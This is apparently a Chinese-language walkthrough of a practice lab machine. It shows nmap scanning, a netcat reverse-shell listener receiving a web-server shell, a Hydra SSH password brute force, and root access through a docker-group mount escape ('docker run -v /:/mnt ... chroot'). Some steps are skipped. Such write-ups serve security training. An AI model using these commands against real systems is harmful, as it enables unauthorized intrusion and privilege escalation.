┌──(root㉿kali)-[/tmp] └─# nmap -sn 192.168.2.0/24 Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-25 15:38 CST Nmap scan report for 192.168.2.1 Host is up (0.00044s latency). MAC Address: 0A:00:27:00:00:0A (Unknown) Nmap scan report for 192.168.2.2 Host is up (0.00066s latency). MAC Address: 08:00:27:56:1F:86 (Oracle VirtualBox virtual NIC) Nmap scan report for 192.168.2.39 Host is up (0.00058s latency). MAC Address: 08:00:27:B7:8E:39 (Oracle VirtualBox virtual NIC) Nmap scan report for 192.168.2.4 Host is up. Nmap done: 256 IP addresses (4 hosts up) scanned in 28.12 seconds
IP地址:192.168.2.39
nmap扫描
1、全端口扫描
1 2 3 4 5 6 7 8 9 10 11 12 13

┌──(root㉿kali)-[/tmp] └─# nmap --min-rate 10000 -p- 192.168.2.39 Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-25 15:39 CST Nmap scan report for 192.168.2.39 Host is up (0.00029s latency). Not shown: 65532 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh 80/tcp open http 9999/tcp open abyss MAC Address: 08:00:27:B7:8E:39 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 17.89 seconds
┌──(root㉿kali)-[/tmp] └─# nmap --min-rate 10000 -sT -sV -sC -O -p22,80,9999 192.168.2.39 Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-25 15:40 CST Nmap scan report for 192.168.2.39 Host is up (0.0048s latency).
PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0) | ssh-hostkey: | 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA) | 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA) |_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519) 80/tcp open http Apache httpd 2.4.62 ((Debian)) |_http-server-header: Apache/2.4.62 (Debian) |_http-title: Site doesnt have a title (text/html). 9999/tcp open http Apache httpd 2.4.29 ((Ubuntu)) | http-git: | 192.168.2.39:9999/.git/ | Git repository found! | Repository description: Unnamed repository; edit this file 'description' to name the... | Remotes: |_ https://github.com/zhuifengshaonianhanlu/pikachu.git | http-cookie-flags: | /: | PHPSESSID: |_ httponly flag not set |_http-title: Get the pikachu |_http-server-header: Apache/2.4.29 (Ubuntu) MAC Address: 08:00:27:B7:8E:39 (Oracle VirtualBox virtual NIC) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running: Linux 4.X|5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.8, Linux 5.0 - 5.4 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 23.01 seconds
WEB渗透
1、80端口
curl80端口,没有发现任何东西
1 2 3
┌──(root㉿kali)-[/tmp] └─# curl http://192.168.2.39 index

┌──(root㉿kali)-[~] └─# nc -lvnp 4444 listening on [any] 4444 ... connect to [192.168.2.4] from (UNKNOWN) [192.168.2.39] 42292 $ id id uid=1000(www-data) gid=50(staff) groups=50(staff)
www-data@b0dd1db70539:/app/inc$ mysql -uroot -p Enter password: Welcome to the MySQL monitor. Commands end with ; or \g. Your MySQL connection id is 3 Server version: 5.7.26-0ubuntu0.18.04.1-log (Ubuntu)
Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.
Type 'help;' or '\h'forhelp. Type '\c' to clear the current input statement.
┌──(root㉿kali)-[/tmp] └─# hydra -l ml -P ml.txt ssh://192.168.2.39 -vV Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-26 09:42:03 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 [WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore [DATA] max 16 tasks per 1 server, overall 16 tasks, 5819 login tries (l:1/p:5819), ~364 tries per task [DATA] attacking ssh://192.168.2.39:22/ [VERBOSE] Resolving addresses ... [VERBOSE] resolving done [INFO] Testing if password authentication is supported by ssh://ml@192.168.2.39:22 [INFO] Successful, password authentication is supported by ssh://192.168.2.39:22 [ATTEMPT] target 192.168.2.39 - login "ml" - pass "mlb123" - 1 of 5819 [child 0] (0/0) [ATTEMPT] target 192.168.2.39 - login "ml" - pass "mlmlml" - 2 of 5819 [child 1] (0/0) [ATTEMPT] target 192.168.2.39 - login "ml" - pass "mladen" - 3 of 5819 [child 2] (0/0) [ATTEMPT] target 192.168.2.39 - login "ml" - pass "mlover" - 4 of 5819 [child 3] (0/0) [ATTEMPT] target 192.168.2.39 - login "ml" - pass "mlm123" - 5 of 5819 [child 4] (0/0) [ATTEMPT] target 192.168.2.39 - login "ml" - pass "mlking" - 6 of 5819 [child 5] (0/0) [ATTEMPT] target 192.168.2.39 - login "ml" - pass "mlc123" - 7 of 5819 [child 6] (0/0) [ATTEMPT] target 192.168.2.39 - login "ml" - pass "ml1234" - 8 of 5819 [child 7] (0/0) [ATTEMPT] target 192.168.2.39 - login "ml" - pass "mlp123" - 9 of 5819 [child 8] (0/0) [ATTEMPT] target 192.168.2.39 - login "ml" - pass "mlovem" - 10 of 5819 [child 9] (0/0) [ATTEMPT] target 192.168.2.39 - login "ml" - pass "mlkmlk" - 11 of 5819 [child 10] (0/0) [ATTEMPT] target 192.168.2.39 - login "ml" - pass "mlovesj" - 12 of 5819 [child 11] (0/0) [ATTEMPT] target 192.168.2.39 - login "ml" - pass "mlopez" - 13 of 5819 [child 12] (0/0) [ATTEMPT] target 192.168.2.39 - login "ml" - pass "mlmmlm" - 14 of 5819 [child 13] (0/0) [ATTEMPT] target 192.168.2.39 - login "ml" - pass "mleigh" - 15 of 5819 [child 14] (0/0) [ATTEMPT] target 192.168.2.39 - login "ml" - pass "mluisa" - 16 of 5819 [child 15] (0/0) [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] ssh protocol error [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] ssh protocol error [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] ssh protocol error [VERBOSE] Disabled child 8 because of too many errors [VERBOSE] Disabled child 12 because of too many errors [VERBOSE] Disabled child 14 because of too many errors [22][ssh] host: 192.168.2.39 login: ml password: mlmlml [STATUS] attack finished for 192.168.2.39 (waiting for children to complete tests) 1 of 1 target successfully completed, 1 valid password found [WARNING] Writing restore file because 3 final worker threads did not complete until end. [ERROR] 3 targets did not resolve or could not be connected [ERROR] 0 target did not complete Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-26 09:42:19
USER FLAG 根据爆破出来的用户名ml和密码mlmlml,进行ssh登录
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[/tmp] └─# ssh ml@192.168.2.39 ml@192.168.2.39 is password: Linux language 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. ml@language:~$ ls user.txt ml@language:~$ cat user.txt flag{this-is-user-flag!!!}
提权-Docker逃逸
使用sudo -l进行查看,发现需要密码
1 2 3 4 5 6 7 8 9
ml@language:~$ sudo -l
We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:
#1) Respect the privacy of others. #2) Think before you type. #3) With great power comes great responsibility. [sudo] password for ml:
查看用户id,发现用户名ml属于docker组
1
2
ml@language:~$ id
uid=1001(ml) gid=1001(ml) groups=1001(ml),113(docker)
ml@language:/tmp$ docker ps
CONTAINER ID   IMAGE            COMMAND     CREATED      STATUS             PORTS                            NAMES
b0dd1db70539   area39/pikachu   "/run.sh"   2 days ago   Up About an hour   3306/tcp, 0.0.0.0:9999->80/tcp   pikachu
ml@language:/tmp$ docker run -v /:/mnt --rm -it area39/pikachu chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root)